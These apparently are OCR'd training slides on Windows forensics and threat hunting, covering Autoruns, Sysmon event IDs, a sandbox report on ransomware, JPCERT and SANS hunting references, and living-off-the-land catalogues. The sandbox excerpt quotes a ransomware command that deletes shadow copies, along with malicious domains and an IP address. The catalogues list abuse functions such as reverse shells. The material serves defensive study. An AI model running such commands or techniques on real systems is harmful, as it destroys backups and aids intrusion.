
- Few locations
- Little information

Autoruns



- Dynamic filtering
- Save-to-file options
- File compare (deleted/new)
- VirusTotal Integration
  - Autoruns checks hashes against VirusTotal
  - Option to submit files for scanning
- Green: Used when comparing against a previous set of Autoruns data to indicate an item that wasn't there last time.

  Yellow: The startup entry is there, but the file or job it points to doesn't exist anymore.
- Pink: No publisher information was found, or if code verification is on, the digital signature either doesn't exist or doesn't match.



Sysmon

Sysmon includes the following capabilities:

- Logs process creation with full command line for both current and parent processes.
- Records the hash of process image files using SHA1 (the default), MD5, SHA256 or IMPHASH.
- Multiple hashes can be used at the same time.
- Includes a process GUID in process create events to allow for correlation of events even when Windows reuses process IDs.
- Includes a session GUID in each event to allow correlation of events on same logon session.
- Logs loading of drivers or DLLs with their signatures and hashes.
- Logs opens for raw read access of disks and volumes.
- Optionally logs network connections, including each connection's source process, IP addresses, port numbers, hostnames and port names.
- Detects changes in file creation time to understand when a file was really created. Modification of file create timestamps is a technique commonly used by malware to cover its tracks.
- Automatically reload configuration if changed in the registry.
- Rule filtering to include or exclude certain events dynamically.
- Generates events from early in the boot process to capture activity made by even sophisticated kernel-mode malware.


> .\Sysmon64.exe -accepteula -i sysmonconfig-export.xml

Sysmon contd…

Sysmon DFIR

Event ID	Description
1	Process creation
2	A process changed a file creation time
3	Network connection
4	Sysmon service state changed
5	Process terminated
6	Driver loaded
7	Image loaded
8	CreateRemoteThread
9	RawAccessRead
10	ProcessAccess
11	FileCreate


Event ID	Description
12	RegistryEvent (Object create and delete)
13	RegistryEvent (Value Set)
14	RegistryEvent (Key and Value Rename)
15	FileCreateStreamHash
16	ServiceConfigurationChange
17	PipeEvent (Pipe Created)
18	PipeEvent (Pipe Connected)
19	WmiEventFilter activity detected
20	WmiEventConsumer activity detected
21	WmiEventConsumerToFilter activity detected
22	DNSEvent (DNS query)




Applications and Services Logs/Microsoft/Windows/Sysmon/Operational


Sysmon contd...

JPCERT SysmonSearch






Dynamic Malware Analysis



Ransomware	Deletes volume snapshots (often used by Ransomware) Detected indicator that file is ransomware
Persistence	Spawns a lot of processes
Fingerprint	Found a dropped file containing the Windows username (possible fingerprint attempt) Reads system information using Windows Management Instrumentation Commandline (WMIC) Reads the active computer name Reads the cryptographic machine GUID
Evasive	Executes WMI queries known to be used for VM detection
Network Behavior	Contacts 2 domains and 513 hosts. View the network section for more details.


- Any Run
- Hybrid Analysis
- VirusTotal
- Triage



Ransomware/Banking


Deletes volume snapshots (often used by Ransomware)

details	Deletes volume snapshots files "WMIC.exe" with commandline "%WINDIR%\system32\wbem\wmic.exe shadowcopy delete" (UID: 00027093-00003520)
source	Monitored Target
relevance	10/10
research	Show me all reports matching the same indicator



Reads the cryptographic machine GUID

details	"<Input Sample>" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID") "WMIC.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID") "mshta.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID") "taskkill.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID")
source	Registry Access
relevance	10/10
research	Show me all reports matching the same indicator



General

Contacts domains

details	"btc.blockr.io" "xrhwryizf5mui7a5.w19ftt.bid"
source	Network Traffic
relevance	1/10
research	Show me all reports matching the same indicator

Contacts server

details	"31.184.234.7:6892"

Threat Hunting

Hunt Evil

JPCERT Tool Analysis Result Sheet

About this site

This site summarizes the results of examining logs recorded in Windows upon execution of the 49 tools which are likely to be used by the attacker that has infiltrated a network. The following logs were examined. Note that it was confirmed that traces of tool execution is most likely to be left in event logs. Accordingly, examination of event logs is the main focus here.

- Event Log
- Execution history
- Prefetch
- USN Journal
- MFT
- UserAssist
- Packet Capture

PsExec

Table of Contents

Open all sections | Close all sections

Tool Overview

Category

Command Execution


Description

Executes a command on a remote host.

Example of Presumed Tool Use During an Attack

The tool is used to execute a remote command on hosts and servers in a domain.

Hunt Evil | SANS Poster




Hunt Evil contd...

System.exe	Responsible for most kernel-mode threads
smss.exe	Creating new sessions (Session Manager)
wininit.exe	Starts key background processes
RuntimeBroker.exe	Provides apps with necessary level of access to interface with hardware and the file system
taskhostw.exe	Generic host process for Windows Tasks
winlogon.exe	Handles interactive user logons and logoffs
csrss.exe	Managing processes and threads etc. (Client/Server Run-Time Subsystem)
services.exe	Unified Background Process Manager (UBPM), which is responsible for background activities
svchost.exe	Generic host process for Windows services
lsaiso.exe	Safely storing account credentials
lsass.exe	Responsible for authenticating users (Local Security Authentication Subsystem Service)
explorer.exe	Provides users access to files

Hunt Evil contd...

[Windows Process Genealogy]



Living off the Land

LOLBAS

Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our contribution guide. Our criteria list sets out what we define as a LOLBin/Script/Lib. More information on programmatically accesssing this project can be found on the API page.

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation.
You can see the current ATT&CK® mapping of this project on the ATT&CK® Navigator.

If you are looking for UNIX binaries, please visit gtfobins.github.io.
If you are looking for drivers, please visit loldrivers.io.

Search among 184 binaries by name (e.g. 'MSBuild'), function (e.g. '/execute'), type (e.g. '#Script') or ATT&CK info (e.g. 'T1218')

Binary	Functions	Type	ATT&CK® Techniques
AppInstaller.exe	Download	Binaries	T1105: Ingress Tool Transfer
Aspnet_Compiler.exe	AWL bypass	Binaries	T1127: Trusted Developer Utilities Proxy Execution
At.exe	Execute	Binaries	T1053.002: At
Atbroker.exe	Execute	Binaries	T1218: System Binary Proxy Execution
Bash.exe	Execute AWL bypass	Binaries	T1202: Indirect Command Execution

GTFOBins

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

Search among 376 binaries: <binary> +<function> ...

Binary	Functions
7z	File read, Sudo
aa-exec	Shell, SUID, Sudo
ab	File upload, File download, SUID, Sudo
agetty	SUID
alpine	File read, SUID, Sudo

Living off the Land contd...

mrd0x

Stay up-to-date with the latest file extensions being used by attackers.
If you would like to contribute click here.
Theme credits - GTFOBins and LOLBAS

Executable | Script | Phishing | Double Click | Macros | File Archiver

Search an extension (e.g. exe or .exe) or function (e.g. +executable) or OS (e.g. #windows)

Extension	Function	OS
.7z	Phishing, File Archiver	Windows, Mac, Linux
.a3x	Executable, Script	Windows
.appinstaller	Executable, Double Click	Windows
.applescript	Executable	Mac

- Filesec.io
- LOLBAS
- GTFOBins
- LOOBins
- LOLDrivers

LOOBins

Get Started

Living **O**ff the **O**rchard: macOS Binaries (LOOBins) is designed to provide detailed information on various built-in macOS binaries and how they can be used by threat actors for malicious purposes.

Living Off The Land Drivers

